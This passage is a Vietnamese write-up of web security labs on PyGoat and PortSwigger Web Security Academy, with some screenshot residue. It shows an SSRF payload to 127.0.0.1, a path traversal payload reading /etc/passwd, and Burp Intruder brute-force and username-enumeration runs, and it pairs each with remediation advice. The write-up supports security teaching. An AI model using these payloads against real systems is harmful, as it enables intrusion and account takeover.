
8. SSRF Lab 2

Mô tả: Bài lab yêu cầu truy cập nội dung tại /ssrf_target chỉ có thể truy cập bằng 127.0.0.1 của server.

Thử truy cập một cách bình thường(localhost của máy chạy container, không phải của server pygoat) thì bị thông báo access denied.



Payload: `http://127.0.0.1:8000/ssrf_target`



Mức độ ảnh hưởng của lỗ hổng: Mức độ nghiêm trọng Cao (High). Kẻ tấn công có thể sử dụng chính máy chủ web làm bàn đạp để gửi request đến các dịch vụ nội bộ (loopback 127.0.0.1) vốn được tường lửa bảo vệ, từ đó truy cập dữ liệu nhạy cảm hoặc chiếm quyền điều khiển các dịch vụ backend.

Khuyến cáo khắc phục:

- **Kiểm tra và lọc đầu vào (Input Validation):** Chặn các yêu cầu chứa dải IP nội bộ, IP loopback (127.0.0.1, localhost, 0.0.0.0).
- **Whitelist URL:** Chỉ cho phép máy chủ gọi ra những tên miền/IP đã được kiểm duyệt và đưa vào danh sách cho phép.

9. Lỗ hổng Path Traversal / Local File Inclusion (LFI) tại chức năng hiển thị Blog

Tiêu đề: Lỗ hổng Path Traversal / Local File Inclusion (LFI) tại chức năng hiển thị Blog

Mô tả lỗ hổng:

Ứng dụng web cho phép người dùng đọc nội dung các bài blog thông qua việc gửi tham số blog (chứa đường dẫn tệp tin) qua phương thức POST. Tuy nhiên, mã nguồn backend không thực hiện kiểm tra tính hợp lệ hay làm sạch đầu vào này trước khi truyền nó vào hàm `os.path.join()` và hàm đọc tệp `open()`.

Kết hợp với việc frontend phơi bày trực tiếp cấu trúc thư mục trong thẻ `<input type="hidden">`, kẻ tấn công có thể dễ dàng thay đổi tham số này để thoát khỏi thư mục dự kiến và đọc các tệp tin hệ thống trái phép. Mặc dù tên bài Lab là SSRF, hành vi này thực chất là Path Traversal / Local File Inclusion (LFI).

Choose the lines with insecure/defective code



Submit

```
☐ def ssrf_lab(request):  
☐     if request.user.is_authenticated:  
☐         if request.method=="GET":  
☐             return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":"Read Blog About SSRF"})  
☐         else:  
☐             file=request.POST["blog"]  
☐             try :  
☒                 dirname = os.path.dirname(__file__)  
☒                 filename = os.path.join(dirname, file)  
☒                 file = open(filename,"r")  
☒                 data = file.read()  
☐             return render(request,"Lab/ssrf/ssrf_lab.html",{"blog":data})  
☐         except:  
☐             return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "No blog found"})  
☐     else:  
☐         return redirect('login')
```

localhost:8000 says


Congratulation! you have detected defective codes in html

OK

side also ...

Submit

```
☒ <form method="post" action="/ssrf_lab">  
☒ <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog1.txt">label<  
☐ <button type="submit" class="btn btn-info"> Blog1 </button>  
☐ </form>  
☐ <form method="post" action="/ssrf_lab">  
☒ <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog2.txt">label<  
☐ <button type="submit" class="btn btn-info"> Blog1 </button>  
☐ </form>  
☐ <form method="post" action="/ssrf_lab">  
☒ <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog3.txt">label<  
☐ <button type="submit" class="btn btn-info"> Blog1 </button>  
☐ </form>  
☐ <form method="post" action="/ssrf_lab">  
☒ <input type="hidden" name="blog" value="templates/Lab/ssrf/blogs/blog4.txt">label<  
☐ <button type="submit" class="btn btn-info"> Blog1 </button>  
☐ </form>  
☐ </div>
```

**Tóm tắt:**

Ứng dụng cho phép người dùng kiểm soát đường dẫn file đầu vào và sử dụng trực tiếp để đọc file trên server mà không kiểm tra, dẫn đến lỗi hỏng đọc file tùy ý.

Các bước để thực hiện lại và bằng chứng:

1. Truy cập vào chức năng đọc Blog của ứng dụng trên trình duyệt.
2. Mở Developer Tools (F12) hoặc sử dụng Burp Suite để chặn request.
3. Tìm request POST tới /ssrf_lab và chỉnh sửa tham số blog.

4. Thay giá trị:
templates/Lab/ssrf/blogs/blog1.txt
thành payload:
../../../../../../etc/passwd
5. Gửi request đã chỉnh sửa.
6. Quan sát kết quả: hệ thống trả về nội dung file /etc/passwd thay vì nội dung blog.

Tài liệu hỗ trợ và tham khảo:

Ảnh chụp mã nguồn views.py cho thấy việc sử dụng trực tiếp input từ user trong `os.path.join()` và `open()`

Ảnh chụp mã nguồn ssrf_lab.html cho thấy việc hardcode đường dẫn file trong hidden input
OWASP Path Traversal: https://owasp.org/www-community/attacks/Path_Traversal

Mức độ ảnh hưởng của lỗ hổng:

Mức độ nghiêm trọng cao. Kẻ tấn công có thể đọc được các tệp tin nhạy cảm trên máy chủ như file cấu hình, mã nguồn, thông tin đăng nhập cơ sở dữ liệu hoặc các khóa bí mật. Điều này có thể dẫn đến leo thang đặc quyền hoặc chiếm quyền kiểm soát hệ thống.

Khuyến cáo khắc phục:

Không sử dụng trực tiếp dữ liệu đầu vào từ phía client để truy cập file hệ thống. Áp dụng cơ chế whitelist để chỉ cho phép truy cập các file đã được định nghĩa trước. Không cho phép người dùng truyền đường dẫn file trực tiếp.

Ví dụ cách khắc phục:

```
user_input = request.POST.get("blog", "")
```

```
allowed_files = {  
    "blog1": "templates/Lab/ssrf/blogs/blog1.txt",  
    "blog2": "templates/Lab/ssrf/blogs/blog2.txt",  
    "blog3": "templates/Lab/ssrf/blogs/blog3.txt",  
    "blog4": "templates/Lab/ssrf/blogs/blog4.txt"  
}
```

```
if user_input not in allowed_files:
```

```
    return render(request, "Lab/ssrf/ssrf_lab.html", {"blog": "Invalid request"})
```


```
filename = os.path.join(os.path.dirname(__file__), allowed_files[user_input])
```

```
with open(filename, "r") as f:
```


```
data = f.read()
```

10. Password brute-force via password change

Mô tả: Chức năng thay đổi mật khẩu của lab này có lỗi hỏng logic khiến nó có thể bị brute-force mật khẩu



```
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
xchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ade00bb03853c1b80c530780067009d.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=carlos&current-password=Speters&new-password-1=abc&new-password-2=123
```



Grep - Match

 These settings can be used to flag result items containing specified expressions.

☒ Flag responses matching these expressions:

Paste

Load...

Remove

Clear

New passwords do not match

Add

Enter a new item

Match type: ☒ Simple string
☐ Regex

☐ Case sensitive match

Resource pool

Settings

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.3.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on

Forward

Drop

Request to https://0ade00bb03853c1b80c530780067009d.web-security-academy.net:443 [34.246.129.62]

Open browser

Time	Type	Direction	Method	URL	Status code	Length
15:25:01 9 A...	HTTP	→ Request	POST	https://0ade00bb03853c1b80c530780067009d.web-security-academy.net/my-account/change-password		
15:25:02 9 A...	WS	→ To server		https://0ade00bb03853c1b80c530780067009d.web-security-academy.net/academyLabHeader		4

93	mom	200	230	4117	
96	monitor	200	216	4117	
97	monitoring	200	214	4117	
98	montana	200	213	4117	
99	moon	200	260	4117	
100	moscow	200	217	4117	
84	bfeme	200	257	4114	1

Request


Response

Inspector

Pretty Raw Hex

Pretty Raw Hex Render

Request attributes 2



Mức độ ảnh hưởng của lỗ hổng: Mức độ nghiêm trọng Cao (High). Kẻ tấn công có thể dùng công cụ dò đoán mật khẩu tự động để tìm ra mật khẩu gốc, từ đó thay đổi mật khẩu và chiếm quyền điều khiển hoàn toàn tài khoản của người dùng.

Khuyến cáo khắc phục:

- **Áp dụng Rate Limiting:** Giới hạn số lượng request được phép gửi đến endpoint đổi mật khẩu trong một khoảng thời gian nhất định (ví dụ: tối đa 5 lần/phút).
- **Tích hợp CAPTCHA:** Yêu cầu người dùng giải mã CAPTCHA khi thực hiện các hành động nhạy cảm như đổi mật khẩu để ngăn chặn hoàn toàn các bot tự động.

11. Lỗ hổng Liệt kê tài khoản (Username Enumeration) dẫn đến chiếm đoạt tài khoản qua Brute-force

Tiêu đề: Lỗ hổng Liệt kê tài khoản (Username Enumeration) dẫn đến chiếm đoạt tài khoản qua Brute-force

Mô tả lỗ hổng:

Chức năng đăng nhập của ứng dụng web tồn tại điểm yếu rò rỉ thông tin thông qua sự khác biệt trong phản hồi của máy chủ. Cụ thể, ứng dụng trả về các phản hồi có độ dài hoặc trạng thái khác nhau tùy thuộc vào việc tên đăng nhập có tồn tại hay không.

Bằng cách khai thác sự khác biệt này, kẻ tấn công có thể xác định được các tài khoản hợp lệ (username enumeration). Sau khi có được tên đăng nhập hợp lệ, attacker tiếp tục sử dụng kỹ thuật brute-force để thử các mật khẩu cho đến khi tìm ra mật khẩu đúng và chiếm quyền truy cập vào tài khoản.

Tóm tắt:

Ứng dụng rò rỉ thông tin về sự tồn tại của tài khoản thông qua phản hồi HTTP khác nhau, cho phép attacker xác định username hợp lệ và thực hiện brute-force mật khẩu.

Các bước để thực hiện lại và bằng chứng:

1. Sử dụng Burp Suite để chặn request đăng nhập POST /login. Cấu hình Intruder với kiểu tấn công Sniper, đặt payload vào tham số username và sử dụng một mật khẩu sai cố định.
2. Gửi danh sách các username phổ biến. Phân tích kết quả và nhận thấy username atlas trả về response có độ dài khác (3354) so với các username không tồn tại (3352). Điều này chứng minh atlas là tài khoản hợp lệ.
3. Thực hiện tấn công lần hai: cố định username=atlas và đặt payload vào tham số password.
4. Gửi danh sách mật khẩu phổ biến. Quan sát kết quả và phát hiện tại một request, response trả về mã HTTP 302 Found thay vì 200 OK.
5. Xác định mật khẩu đúng là jennifer. Sử dụng cặp thông tin atlas / jennifer để đăng nhập thành công vào hệ thống và truy cập trang tài khoản người dùng.

2. Intruder attack of https://0a2300f10382cc1080715db0007200fa.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
94	atlas	200	243			3354	
0		200	379			3352	
1	carlos	200	305			3352	
2	root	200	334			3352	
3	admin	200	299			3352	
4	test	200	338			3352	
5	guest	200	353			3352	
6	info	200	288			3352	
7	adm	200	656			3352	

Request

Pretty Raw Hex

```

1 POST /login HTTP/2
2 Host: 0a2300f10382cc1080715db0007200fa.web-security-academy.net
3 Cookie: session=IBm3m500nxV4wAox3WQQqRUF%GMLit
4 Content-Length: 28
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Hot-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a2300f10382cc1080715db0007200fa.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1

```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2

Request body parameters 2

Request cookies 1

Request headers 24

Response headers 3

Search 0 highlights

The screenshot displays the Burp Suite interface. At the top, there's a 'Results' tab with a table listing requests. Request 36 is highlighted, showing a POST to /login with a payload 'jennifer' and a status code of 302. Below this, the 'Request' and 'Response' tabs are active. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response. The response is an HTTP 200 Found, indicating a successful login. The response body contains a location to the user's account page and a session cookie.

Request:

```
POST /login HTTP/2
Host: 0a2300f10382cc1080715db0007200fa.web-security-academy.net
Cookie: session=1Bzm3mS00nxV4wAox3WQQqRUFxsGMIit
Content-Length: 32
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a2300f10382cc1080715db0007200fa.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/2 302 Found
Location: /my-account?id=atlas
Set-Cookie: session=PfUuGwHr5o1SNWVrQt9Vzgf4aW0UKdc; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector:

- Request attributes
- Request body parameters
- Request cookies
- Request headers
- Response headers

Footer:

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: atlas

Your email is: atlas@normal-user.net

Email

Update email

Tài liệu hỗ trợ và tham khảo:

Hình ảnh Burp Suite Intruder thể hiện sự khác biệt độ dài response khi dò username

Hình ảnh Intruder thể hiện response HTTP 302 khi brute-force thành công mật khẩu

Hình ảnh giao diện sau khi đăng nhập thành công vào tài khoản

OWASP Authentication Failures: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Mức độ ảnh hưởng của lỗ hổng:

Mức độ nghiêm trọng cao. Kẻ tấn công có thể tự động hóa quá trình dò username và mật khẩu để chiếm đoạt tài khoản người dùng. Điều này dẫn đến rò rỉ thông tin cá nhân và có thể bị lạm dụng để thực hiện các hành vi trái phép trong hệ thống.

Khuyến cáo khắc phục:

Cần sử dụng thông báo lỗi đồng nhất cho mọi trường hợp đăng nhập thất bại, không phân biệt sai username hay sai mật khẩu. Ngoài ra, cần đảm bảo response trả về có cấu trúc và độ dài tương đương để tránh bị phân tích.

Áp dụng cơ chế giới hạn số lần đăng nhập (rate limiting), tích hợp CAPTCHA để ngăn chặn tấn công tự động. Thiết lập cơ chế khóa tài khoản tạm thời sau nhiều lần đăng nhập thất bại. Đồng thời, cần giám sát và ghi log các hành vi đăng nhập bất thường để phát hiện sớm các cuộc tấn công.

12. Username enumeration via respond timing

Mô tả: Lỗi hổng này dựa vào logic xử lý đăng nhập, có sự khác biệt về thời gian xử lý của server. Khi username không tồn tại, server sẽ trả về lỗi ngay lập tức, còn nếu có tồn tại sẽ tốn thêm 1 khoảng để hash và so sánh với mật khẩu hash trong Database.

[illegible]

17

Payloads

Payload position:

2 - peter

Payload type:

Simple list

Payload count:

100

Request count:

100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

robert

thomas

hockey

ranger

daniel

starwars

klaster

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

☐ Enabled

Rule

22

22

mustang

200

287

3353

23

23

1234567890

200

336

3353

24

24

michael

200

287

3353

25

25

654321

200

282

3353

26

26

superman

200

333

3353

27

27

1qaz2wsx

302

250

186

28

28

7777777

200

282

3440

29

29

121212

200

279

3440

30

30

000000

200

279

3440

31

31

qazwsx

200

276

3440

Payloads

Resource pool

Settings

Settings

Congratulations, you solved the lab!

Share your skills!

[Home](#) |

My Account

Your username is: test

Your email is: test@normal-user.net

Email

[Update email](#)

Mức độ ảnh hưởng của lỗ hổng: Mức độ Trung bình đến Cao. Kẻ tấn công có thể tự động hóa quá trình dò tìm để thu thập một danh sách các tài khoản đang tồn tại hợp lệ trên hệ thống. Dữ liệu này là tiền đề để mở ra các cuộc tấn công Brute-force mật khẩu hoặc Phishing lừa đảo.

Khuyến cáo khắc phục:

- **Đồng nhất phản hồi HTTP:** Cần sử dụng thông báo lỗi đồng nhất ("Tên đăng nhập hoặc mật khẩu không đúng"), đồng thời đảm bảo mã trạng thái (Status Code) và độ dài dữ liệu (Response Length) trả về là hoàn toàn giống nhau cho mọi trường hợp.
- **Đồng nhất thời gian xử lý:** Lập trình để máy chủ luôn thực hiện một thao tác băm (dummy hash) kể cả khi tài khoản không tồn tại, giúp thời gian phản hồi giữa tài khoản đúng và sai là như nhau, chống lại Timing Attack.
- **Giới hạn đầu vào:** Áp dụng giới hạn độ dài ký tự tối đa cho tham số mật khẩu để tránh bị kẻ tấn công truyền chuỗi quá dài gây treo máy chủ.

13. Lỗ hổng vượt qua xác thực hai yếu tố (2FA Bypass) thông qua điều hướng URL trực tiếp

Tiêu đề: Lỗ hổng vượt qua xác thực hai yếu tố (2FA Bypass) thông qua điều hướng URL trực tiếp

Mô tả lỗ hổng:

Ứng dụng web thiết lập session hợp lệ ngay sau khi người dùng hoàn thành bước xác thực đầu tiên (username và password), thay vì chờ đến khi hoàn tất bước xác thực thứ hai (mã 2FA). Do đó, người dùng đã được xem như "đăng nhập thành công" dù chưa nhập mã xác thực.

Ngoài ra, các endpoint quan trọng như /my-account không kiểm tra trạng thái hoàn thành 2FA, dẫn đến việc attacker có thể truy cập trực tiếp bằng cách thay đổi URL mà không cần nhập mã xác thực. Điều này cho phép bypass hoàn toàn cơ chế 2FA.

Tóm tắt:

